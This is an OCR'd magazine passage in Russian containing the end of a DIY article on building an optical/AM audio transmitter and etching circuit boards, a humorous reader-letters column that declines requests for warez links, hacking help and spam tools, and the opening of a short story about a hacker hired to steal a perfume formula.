


Рис. 16. Печатник кентатора




Рис. 17. Печатник АМ-передатчика

зисторами R1 и R2 образует каскад предварительного усиления. Но мощности сигнала, снимаемого с эммитера этого транзистора, недостаточно даже для наушников. Поэтому нам необходим дополнительный усилитель звуковой частоты, коим и является уже известная по предыдущей статье микросхема DA1 TDA7052 (рис. 11). Конденсатор C2 так же, как и C1, - разделительный. Динамическая головка BA1 может быть любой с сопротивлением катушки 4 или 8 Ом и развиваемой мощностью 0,25-0,5 Вт. Я, например, поставил 1-ГД12, что показана на рис. 14.

Коль я заговорил о деталях, то позвольте по порядку. Все резисторы (как на рис. 9, так и на рис. 10) по-прежнему могут быть любыми, но мощностью не менее 0,125 Вт. Цоколевка примененных мною транзисторов приведена на рис. 12, но возможны отходы от схемы. Вместо транзистора VT1 на схеме рис. 9 может использоваться транзистор с любым буквенным индексом как КТ315, так и КТ3102. Вместо транзистора VT2 КТ815 можно использовать транзистор КТ817 также с любым буквенным индексом. Вполне возможно использовать более мощный транзистор КТ819, в этом случае можно запараллелить три кристалла брелока, соответственно увеличив дальность уверенной связи до 250-300 метров вместо 70-100 метров, которые достигаются с одним. Меньшие значения приведены при дневных экспериментах, а большие - при ночных (конечно же, можно было подобрать более чувствительный фотодиод, работающий в более узком диапазоне, и получить уверенную связь на больших расстояниях, но, если честно, передо мной такая задача не стояла). В схеме, что на рис. 10, вместо транзистора КТ361 (его цоколевка - на рис. 12), можно с успехом применить КТ3107. Конденсаторы - наши "флажки" или импортные фирмы TREC (не сочти за рекламу - просто фирма TREC является практически монополистом на мировом рынке, имея филиалы по всему миру; единственным ее конкурентом я считаю только отечественную промышленность, которую фирма TREC пока собой не запятнала).

О микрофоне. Он, как уже известно, должен быть электретным со встроенным усилителем. В принципе, в настоящее время производится несколько типов электретных микрофонов, но удовлетворят нас далеко не все. Вполне пригоден отечественный электретный микрофон типа МКЭ-3. Во-первых, он имеет в своем составе микросхему вместо полевого транзистора и резистора, что дает нам большее усиление. Во-вторых, конструкция микрофона такова, что мы можем без проблем использовать его как сугубо направленный девайс. А это значит, что нам не нужно приближать его ко рту - он вполне способен уловить малейший звук на расстоянии одного-полутора метров. Про цену микрофона вообще говорить смешно - копейки. Его ближайшим аналогом является профессиональный микрофон "Сосна". В общем, причин для его использования достаточно. Но просто так (как, например, угольный микрофон) его не подключишь - вывода-то три. Решить проблему подключения тебе поможет фото на рис. 15. У этого типа микрофонов выводы всегда цветные, а цвета стандартизированы. Так, красный цвет соответствует плюсу питания, синий - общему проводу, белый - выходу звукового сигнала. Но, пожалуй, только в отечественной промышленности возможны отходы от стандартов. Я встречал вместо красного - розовый, вместо белого -

желтый, а вместо синего - коричневый. Вроде ничего страшного, но все же, если продавец попытается всучить тебе микрофон с нестандартной цветовой раскладкой, то требуй у него посмотреть коробку - на ней нарисована правильная распайка.

ИЗГОТОВЛЕНИЕ

Вот я тебе рассказал много всего, схем кучу накидал, а как воплотить это все в железе - не объяснил. Не проводками же все между собой связывать. Что мы - дети малые? Ты уже знаешь, как изготавливать платы, используя фабричные заготовки. Ты уже знаешь, как изготавливать печатники, используя царапалку. Сейчас я познакомлю тебя еще с одним способом. Он чрезвычайно прост, и за простоту свою причислен к разряду классики. Но для этого нам понадобятся заготовки печатных плат размерами 55x30, 45x30 и 20x50 соответственно для схем, что на рис. 2 и 3 (они объединены в одно устройство, а если ты решил писать программу, которая бы опрашивала какой-либо порт компа (аппаратный, разумеется), то тебе придется и плату перерабатывать самостоятельно), рис. 9 и 10. Помимо фольгированных стеклотекстолитовых заготовок тебе потребуются соответствующие им чертежи в масштабе 1:1. Они даны на рис. 16, 17 и 18 соответственно (на диске к журналу ты их тоже найдешь).

Итак, кернишь и сверлишь заготовки, используя соответствующие им чертежи как шаблоны. Обезжириваешь растворителем. Ты это уже делал, потому не повторяюсь. Далее берешь купленный заранее цапонлак (рис. 19) и - на выбор - либо медицинский многоразовый шприц (потому как одноразовый лак разъедает, и он начинает самопроизвольно вытекать со стороны поршня) либо рейсфедер (как его изготовить, написано в первой статье). В качестве исключения они оба даны на рис. 20. С тех пор как у меня появился рейсфедер, шприц меня уже не удовлетворяет... Поэтому ты не видишь на фото, прилагающейся к шприцу, иглы. Если ты решил использовать шприц, то тебе нужно будет сточить (не откусить!) ребром надфиля иглу под прямым углом до 1,5-2 см до основания (при прямом угле отверстие в игле минимально, а значит, рисунок получится более красивым).

Далее берем рейсфедер, всасываем немного цапонлака (можно ноздрей :-)) и, используя слесарную линейку, рисуем дорожки согласно чертежам. Небольшой комментарий:

❶. Рисуй четко и быстро, не позволяя лаку засыхать на конце рейсфедера. Если возникла пауза, сразу засовывай рейсфедер в колпачок с растворителем.

❼. Дабы не смазывать нарисованное линейкой, плату желательно зафиксировать между двух плоских, равных по высоте предметов и линейку держать на них.

❽. Можно, конечно, линейкой пренебречь, но 99%, что плата получится корявой.

Ну вот, ты получил предохранительный рисунок на плате. Теперь берешь порошковое хлорное железо (рис. 21), растворяешь его в горячей воде и выливаешь раствор в неметаллическую кювету. Этот процесс показан на рис. 22. Затем суешь туда заготовку, которую ты должен предварительно привязать за нитку. Кстати, перчатки не забудь. Затем, смотря периодически на заготовку, наблюдаешь за процессом травления. После того как не останется следов ненужной нам меди на стеклотекстолите, суешь полученную плату под струю воды. Теоретически цапонлак должен сойти почти полностью, но, если этого не произошло, смывай его тряпкой, смоченной водой наполовину с растворителем (так его испаряется меньше). Следующий этап - покрытие фольгированной поверхности канифольным лаком. Делать это нужно сразу, не катая вату, ибо дорожки могут окислиться, и тогда без проблем к ним не припаяешь. И только потом паяешь согласно тем же чертежам. То, что у меня получилось, представлено на рис. 23, 24, 25. Не удовлетворяйся достигнутым, старайся сделать лучше!

THE КОНЕЦ

Надеюсь, тебе не нужно намекать, что при надлежащей сообразительности ты сможешь с успехом передавать и цифровые данные? По крайней мере, информации из статьи тебе должно хватить. Хочу добавить, что если хочешь большой скорости, то нужно использовать более быстродействующие транзисторы. Так, например, для получения скорости в 10 Мбит верхняя граничная частота транзисторов должна быть как минимум 1,5 ГГц.

Рис. 23. Внешний вид кентатора

Рис. 24. Внешний вид АМ-передатчика


Рис. 25. Внешний вид АМ-приемника

Рис. 19. Цапонлак


Рис. 20


Рис. 21. Хлорное железо




Рис. 22. Травим плату

На письма отвечал Dr.Klouniz

E-МЫЛО

(spec@real.xakep.ru)

FROM: ВАЛЕРИЙ ДОБРОСКОКИН [CRZ_DOBERMANN@MAIL.RU]
SUBJECT: МЕНЯ ОЧЕНЬ ИНТЕРЕСУЮТ ССЫЛКИ НА FTP-СЕРВЕРА

» Здравствуйте, уважаемый Спецвыпуск "Хакер"! Меня очень интересуют ссылки на FTP-сервер для скачивания фильмов, а также для свежего (относительно свежего) шареза ;)... Конечно, я понимаю, что чем больше людей знает эти VIP-адреса, тем больше будет народу, и в итоге FTP этот прикроют или попросят качать за бабки :(. Я обещаю, что полученные от вас данные будут только у меня в голове и никто другой их не узнает! А еще я хотел поблагодорить вас за ваш прекрасний журнал! Хотя он достаточно дорого мне обходится, но он того стоит :). Желаю вам, чтобы вы могли почаще радовать нас, горе-читателей, своей (как у вас там говорят) рулезной инфой :). Процветайте и развивайтсь дальше!

ОТВЕТ:

Письмо это было написано изначально на полнейшем трансслите и было приведено мной с помощью www.translit.ru и проверки орфографии MS Word'а в нормальный вид. Слава производителям этих продуктов :). Кстати, как говорит товарищь Бубл из X, «na translite pishut toko kidaly». Благодарности мы твои, конечно же, с удовольствием примем по WM... тьфу, похоже, мне хватит общаться с Бублом. Итого: никаких ссылок мы тебе не дадим. Вообще-то аккаунт на хороший FTP еще заслужить надо, а лишиться его проще простого: попытаться качать осликом, качать в несколько потоков или нарушать другие правила держателя заведения. Так что сам понимаешь :).

FROM: DIMA DIMA [DIMA-W@BOX.AZ]
SUBJECT:

» Я, как начинающий провайдер, не знаю значений некоторых слов, прошу прояснить: хостинг, статические и динамические IP, провайдеры clobal one, интерфейс, 128-килобитный линк, аккаунт, билинг, концентратор, девайс, FTP-архив, рацтеры, хаб.

ОТВЕТ:

Сложный вопрос, на самом деле. Вообще-то я не очень разбираюсь в древних языках, но вот мой большой друг Horrific за время работы в Hack FAQ в них поднаторел изрядно. Вот он-то и объяснил мне, что каждое такое слово в отдельности смысла не имеет, но все в сумме они означают древнеегипетское ругательство, которое жрецы адресовали своим нерадивым ученикам, не желающим читать древние папирусы и изучать надписи на пирамидах. Оно переводится так: «Читай доки, сын мой, а то я набью твою голову ароматными травами и выкину ее в Нил, чтобы удобрить папирус». Прошло много веков, а смысл этих слов так и не изменился. Только теперь достаточно набить интересное слово в поисковик и нет смысла по жаре изучать иероглифы на пирамидах :).

FROM: ОТ ВАЛЕНТИНА [ZVALENTIN@MTU-NET.RU]
SUBJECT: АТАКА ЧЕРЕЗ ПОРТ

» Здравствуйте, уважаемый spec! По вашему совету я зашел на сайт www.nsd.ru/hack.php и скачал там прогу IP Tools. Прошу объяснить начинающему хаку, как взломать комп после сканирования портов :). Пробовал в локальной сетке. Помогите мне, плиз, очень прошу!

ОТВЕТ:

А зачем его ломать-то? Само по себе сканирование портов - это уже большое удовольствие. Вот просканишь компьютер другана по локале, а у него фаервол стоит, KAH, скажем. Уэрит он окошко: «Ваш компьютер был атакован с адреса XXX атакой «сканирование портов»!!! Атака отражена!». Юзер порадуется, как он круто справился с хакером и запостит в форум локалы: «Какой <censored> с такого-то айпишника меня атакует? Я ведь не ламер, а его забаньте» :). Клоню я к тому, чтобы ты просто внимательно читал «Взлом» Хакера и сам Спец (сейчас мы делаем выпуск «Атака на Windows», думаю, он тебе будет суперполезен), а в одном ответе я тебе всю стратегию анализа удаленной системы не расскажу. В основном, потому что сам не знаю :).

FROM: NIKOLA [NIKOLA@ATKNET.RU]
SUBJECT:

» Привет, пацаны!
Позарез нужна прога для массовой рассылки сообщений по аське и мылом. Помогите, плиззз).

ОТВЕТ:

OK. Уважаемые читатели, ответьте, пожалуйста, человеку, что вы думаете о спаммерах :). Мыло прилагается.

FROM: СЕРГЕЙ МОСКВИН [MSNDRAGON@RAMBLER.RU]
SUBJECT: КОРЗИНА

Привет, Спец. Вы затрагиваете большие и интересные темы, но некоторые маленькие упускаете :) Меня интересует, возможно ли убрать с Рабочего стола Корзину? С нетерпением жду ответа либо в журнале, либо напишите, пожалуйста, на MSNDragon@rambler.ru или MSNDragon@yandex.ru.

ОТВЕТ:

Конечно, упускаем. Потому что мы не знаем, как это сделать. Вон Горл даже не знает, что такое Рабочий стол. Он ничего, кроме консоли, никогда не видел и видеть не хочет. Я видел эту корзину, но она какая-то прозрачная и непредставительная, не знаю, зачем ее удалять, все равно не видно ее. Если ты имеешь в виду физическую корзину, то я не понимаю, что она делает на столе, поскольку на полу ей самое место или в мойке на кухне.

FROM: YUUURIK [YUUURIK@MAIL.RU]
SUBJECT:

Уважаемая редакция!
Огромная просьба подтвердить или опровергнуть (что, честно говоря, не хотелось бы) информацию о стоимости заказа на комплект "Хакер Спец" + "Железо" на 3 месяца, объявленный в #09(46) за сентябрь 2004 года на странице 78 в сумме 189 рублей 00 копеек. Еще один вопрос: кто понесет ответственность, если заказ не будет выполнен, ведь на самом видном месте указано ГАРАНТИРОВАНО РЕДАКЦИЕЙ "ХАКЕР СПЕЦ"? Очень хочется узнать данные этого конкретного человека! Я уже оформил и оплатил заказы на этот комплект на весь год и подумываю оформить еще лет на 5-10 вперед!!! Ведь я являюсь читателем и горячим почитателем журналов линейки "Хакер": "Хакер Спец" и "Железо" - практически с первых номеров, и это было бы просто сказкой для взрослых - подарком нашего родного, ватного Деда Мороза из детства, а не одетого в гайдамацкий колпак и красный кафтан, перетянутого мушкетерским ремнем и натянувшего на себя обувь Кота в сапогах, считающего какие-то проценты заморского Санта-Клауса. Прошу рассмотреть это письмо как официальный запрос и дать официальный ответ в установленные законодательством сроки по адресу [censored].

ОТВЕТ:

Уважаемый Юрий! Отвечает тебе главный бюрократ журнала «Хакер Спец» - Александр. К сожалению, предоставить тебе ответ в указанные на заборе законом сроки мы не имеем возможности. Для получения ответа в течение 1 месяца с момента получения письма тебе необходимо соблюсти некоторые процессуальные формальности: предоставить скан паспорта или свидетельства о рождении, свидетельства о браке, справку с места учебы, выписку из домовой книги, справку о доходах, результаты анализов на ВИЧ, HBsAg, RW, заверенные у нотариуса, а также оплатить стандартный бланк заявки (форма У-246П, 34 коп.) по адресу: г. Электрозаводский, улица Крейсера Варяга, 15. Часы работы: с 15:00 до 17:00 каждую четную пятницу високосного года. Испугался? Шучу я. На самом деле, все гарантировано как в швейцарском банке, а 189 рублей стоит комплект при подписке 1 месяц, а не 3, естественно. Небольшая опечатка ;).

FROM: ALEX_POCHTAMT [A_LEX@POCHTAMT.RU]
SUBJECT: КОНСТРУКТИВНАЯ КРИТИКА

Привет, ребята! Вряд ли опубликуете мое письмо в вашем журнале, но не для того пишу. Ваш журнал я покупаю сравнительно недавно и единственное, о чем пожалел, почитав его, что он не попался мне на глаза раньше. Замечательный журнал (не прибавить, не убавить)! Теперь о прилагаемом к журналу диске (тут совершенно другая картина). В ответе на одно из писем читателей вы пишете: "Даешь больше конструктивной критики!". Что ж, извольте. Взгляните на скриншот вашей программы обзора содержания диска. Вам нравится? Согласитесь, что подобно выглядящий интерфейс слегка дискредитирует название журнала "Хакер" (то есть профессионал) и более подходит для журнала с названием "Ламер" :). Если это для вас затруднительно - добиться корректного отображения на мониторах с разным разрешение (у меня 1280x1024), то лабайте в HTML, как это делает журнал [censored], например.

ОТВЕТ:

Опубликуем, просто сократим слегка, а то не влезет. Всю критику я уместил, но вот часть советов вырезал, поскольку их-то, кроме нас, читать никому не интересно :). Действительно, отзывы читателей мы любим (Андрюша называет это конструктивной критикой), но вообще-то приятен любой фидбэк. Когда чувствуешь, что ты работаешь не просто в пустоту, а для людей, которые это еще и читают, – это кут. Насчет диска обещаем разобраться.




рис. Константин Комардин

Niro (niro@real.xakep.ru)

НИЧЕГО ЛИЧНОГО

- Робин Гуд, блин! - выругался Смирнов, продолжая неотрывно разглядывать на экране полученные данные. - У богатых беру, бедным отдаю! По-моему, меня элементарно развели!

Происходящее сейчас на экране монитора было совсем не похоже на то, что ему обещал толстяк. Договор был более чем прозрачным, Смирнову казалось, что он предусмотрел практически все, заключая некое подобие контракта (хотя какие, к черту, контракты, когда речь идет о противозаконном бизнесе!), поэтому ему очень странно было видеть то, что он видел...

Он должен был выполнить довольно сложную и интересную работу - впервые в жизни ему приходилось взламывать сервер, чтобы похитить - что бы вы думали? - формулу новых духов, которые должны были поступить в продажу во Франции лишь через полгода. Смирнов не вдавался в подробности того, откуда у заказчика подобная информация и почему он в курсе секретных парфюмерных разработок - он вежливо выслушал все, о чем его просили, кивая в нужных местах, после чего спросил о сумме и сроках.

Сумма была более чем достаточная, а вот сроки несколько расстроили. Чтобы заработать обещанное, надо было поторопиться.

Тогда, в день заключения договора, он встал с кресла, прошелся по шикарному кабинету, глядя себе под ноги и размышляя. Несмотря на то что он еще не согласился с условиями и не принял аванса, в голове уже выстраивался план работы - с чего начать, как продолжить, с помощью чего закрепиться на сервере, как замести следы и где хранить данные.

Заказчик внимательно следил за ним пронзительным взглядом, вращая на толстом безымянном пальце золотой перстень. Он с видимым удовольствием наблюдал за тем, как Смирнов шевелил губами, разговаривая сам с собой; чувствовалось, что внутри парня идет борьба - деньги против здравого смысла. Смирнов будто бы давал самому себе ответы на вопросы о собственной квалификации - сможет или не сможет?

- Я попробую, - достаточно твердо сказал он через пару минут. - Скажу больше - я уверен, что сделаю это. Да, сделаю. Правда, я, как и подобные мне люди, лицемерю - ненавижу воров и сам им являюсь. Но, черт побери, я больше ничего не умею делать - а уж то, что умею, делаю очень и очень хорошо.

- Я знаю, что вы настоящий ас, - кивнул заказчик. - И я был уверен, что вы согласитесь. Рад, что вы не пытаетесь задавать лишние вопросы - в нашем бизнесе это первейшее правило собственной безопасности. Да я бы и не ответил вам ничего особенного - вы же понимаете.

Смирнов кивнул.

- Каждый, кто ворует, - продолжил заказчик, - делает это только по одной причине (я не беру в расчет клептоманов) - чтобы лучше жить. Я человек, немного поднявшийся над этим уровнем, я хочу, чтобы и другие люди пользовались плодами моего воровства и жили лучше.

Смирнов кивнул снова, понимая, что каждый вор в свободную от преступления минуту только и делает, что успокаивает свою совесть, находя для себя каждый раз все более диковинные оправдания. Его же собеседник воспринял кивок Смирнова как согласие с предложенной философией.

- Если мы успеем наладить производство, то уже через три-четыре месяца наши русские женщины будут пахнуть так привлекательно и сексуально, что французы удавятся оттого, что их обошли. Поэтому очень важно, чтобы следов не осталось - чтобы не было потом разговоров на тему, кто у кого украл атомную бомбу - у американцев или они у нас.

Смирнов присел на диван, сплел пальцы рук и крепко сжал их. Ему очень не хотелось сейчас дискутировать о пользе украденных технологий.

- Я уже сказал, что сделаю это, - вставил он свое слово в монолог. - Я готов приступить через час - как только доберусь до дома. Но если вы хотите надежности...

- Конечно-конечно, - торопливо сказал заказчик и вытащил из кармана пиджака несколько новеньких купюр с портретами давно почивших президентов. - Все, что вам нужно для вашей - и нашей - безопасности...

Смирнов взял деньги и спрятал в карман куртки. Можно было уходить.

В метро он, повиснув на перекладине и мерно раскачиваясь в так ходу поезда, разглядывал рекламные плакаты и машинально принюхивался к протискивающимся мимо женщинам - благо, в час пик их было предостаточно. Ничего достойного ему почему-то не попадалось - очень часто запах духов смешивался с запахом табака или бензина, создавая немыслимые гаммы; постепенно Смирнов проникся идеей заказчика подарить нашим женщинам что-то действительно стоящее.

Придя домой, он приготовил себе ужин. Компьютер ждал.

Давно у него уже не было столь дорогой работы, и это несмотря на то что он был хакером очень высокой квалификации. Так уж получилось, что примерно полгода он был тише воды ниже травы - пришлось лечь на дно после одной удачной, но уж очень криминальной операции по добыче данных. Он чувствовал тогда, что уйти незамеченным не удастся, и испытал при этом жуткое разочарование: пришлось почти две трети гонорара пустить на то, чтобы быстро сменить место жительства. Сестра, которая тратила теперь на дорогу в институт в два раза больше времени, возмущалась, но недолго. Он едва избежал столкновения с теми, кого обидел, - и осторожность загнала его в убежище, где он не очень-то высовывался, старался не светиться и не напоминать о себе на онлайновых тусовках и форумах.

Денег хватило впритык - под конец своего вынужденного заточения, срок которого он определил себе сам и которого старался придерживаться очень и очень точно, он питался впроголодь и был уверен, что его вместе с сестрой скоро выкинут на улицу за неуплату по счетам.

Но он выдержал, а, закончив прятаться, рванулся на волю. Старые друзья были рады услышать о том, что он жив, что он на свободе и горит желанием работать. Ему быстро сосватали пару выходов в сеть, он срубил немного бабок, вздохнул свободнее, погасил все долги и даже кое-что прикупил для своего компьютера - пусть мелочь, но приятно.

Короче, былая слава захлестнула его с головой. Он снова принялся за книги, за изучение новых материалов, связанных со взломом, - брал их у друзей, в сети, где придется. Мозгов хватало и на то, чтобы искать новые пути самому. Некоторые собственные открытия оказались как нельзя кстати не только ему, но и соратникам по цеху.

Он выходил на новый виток своего творчества. Давно у Смирнова не было такой жажды деятельности, как после полугодового затворничества; он скупил практически все книги по нужным для него темам, подписался на кучу бумажных журналов и электронных рассылок (для страховки создав несколько почтовых ящиков, чтобы никто не заподозрил его в единоличном собирании подобного рода информации в недопустимо больших количествах).

Впервые в жизни ему приходилось взламывать сервер, чтобы похитить формулу новых духов

- Нет в жизни ничего такого, чего нельзя было бы сломать - ведь так интересно узнать, что там внутри, - часто говорил он своим друзьям по команде. И на вопрос: «А как ломать, если уже сломано?» - отвечал со злорадной усмешкой:

- Значит, можно не ломать. МОЖНО УНИЧТОЖИТЬ.

И наглядно демонстрировал свои принципы, «добивая лежачего» - на спор убивая уже, казалось бы, безвозвратно потерянные ресурсы, взломанные опытными руками таких же, как он сам, хакеров.

«Путь есть всегда» - этот принцип практически всегда помогал ему в работе. Он никогда не брался за дело в пессимистическом настроении - знал, что ничего не получится. Именно поэтому он не отказывался от предложенных задач - лишь изредка по одному ему известным идейным соображениям. Но зато и соглашался достаточно непредсказуемо - будто бы уповая на черта и бога одновременно.

Одного он не любил - игры «в темную». Время от времени люди, нанимающие его, лгали, причем лгали грубо, не стараясь спрятать ложь за аккуратными формулировками. Таких людей он наказывал пропорционально объему лжи.

И еще никто не потребовал его извинений, ибо он был прав. Заказчики соглашались с его подходом к делу, находя его деловым и имеющим право на существование. Смирнов всегда доставал то, о чем его просили, но брал столько, сколько хотел.

Короче, он был едва ли не самым крутым хакером этого большого безумного города. Он был талантлив, умен, он грамотно рисковал и залихватски тратил заработанное.

И когда вместо формулы парфюма он слил для заказчика совершенно другую рецептуру, его умения и таланты проявились во всей своей красе.

* * * * *

Фильм оставил тягостное впечатление. Павел вышел на яркий свет улицы, прищурился, закрывая лицо ладонью от бьющих в глаза солнечных лучей, и сквозь зубы тихо выругался.

- Какой кошмар! - покачал он головой, не обращая внимания на то, что остановился практически на самом выходе из кинотеатра; десятки локтей и колен прошлись по нему, но он не заметил этого. - Это не может быть правдой, люди на такое не способны... »

Впечатление было действительно ужасным - кровь и перекошенные лица безумцев, вопли толпы, дьявольские крики, любовь и предательство, ложь и истина... Павел вспомнил, что никогда не было так тихо в зале, как сегодня. Зрители были поглощены происходящим на экране полностью и безвозвратно - Павел понял это, когда зажгли свет.

Никто не собирался вставать.

Не потому, что ждали продолжения или были разочарованы финалом. Просто ни у кого не осталось сил на то, чтобы уходить. И только самые нетерпеливые сумели подвигнуть зал к тому, чтобы все пошли к выходу.

Люди шли молча, вынося с собой пустые стаканы из-под колы и кукурузы, тихо опуская в урны пивные бутылки; они будто бы приобрели во время просмотра фильма нечто тяжелое, неподъемное и одновременно стряхнули с плеч мрачные призраки собственных предубеждений и ошибок. Павел прочувствовал все это на собственной шкуре.

Он, как и все, с опущенной головой пробирался к выходу, потом увидел над головой солнце и наткнулся на него, как на невидимую стену. Солнце вернуло ему прежнюю жажду жизни - но он понимал, что уже никогда не будет прежним. Фильм изменил его навсегда.

Из транса вывел звук сирены. Он медленно, нехотя посмотрел по сторонам и увидел подъезжающую к кинотеатру «Скорую помощь». Где-то за спиной раздались торопливые шаги, кто-то просил расступиться; двое крепких мужчин несли на руках уже немолодую женщину с запрокинутой головой.

По толпе, выходящей на улицу, прокатился шепот:

- Прямо в зале... Стало плохо... Наверное, инфаркт... Еще бы, такое кино...

Павел смотрел вслед отъезжающей карете «Скорой» и чувствовал, как бесится в груди душа, пытаясь закричать на всю площадь. Эта женщина, у которой не выдержало сердце, она взяла весь негатив толпы, всю ее темную мощь, которой был насыщен зал перед началом фильма. Она пропустила все

Символы выстраивались в конструкцию, несущую в себе маленькую кибернетическую бомбу.

сквозь себя, чувствуя, как с каждым вскриком, с каждой слезой выходит из зрителей проклятие человеческого рода...

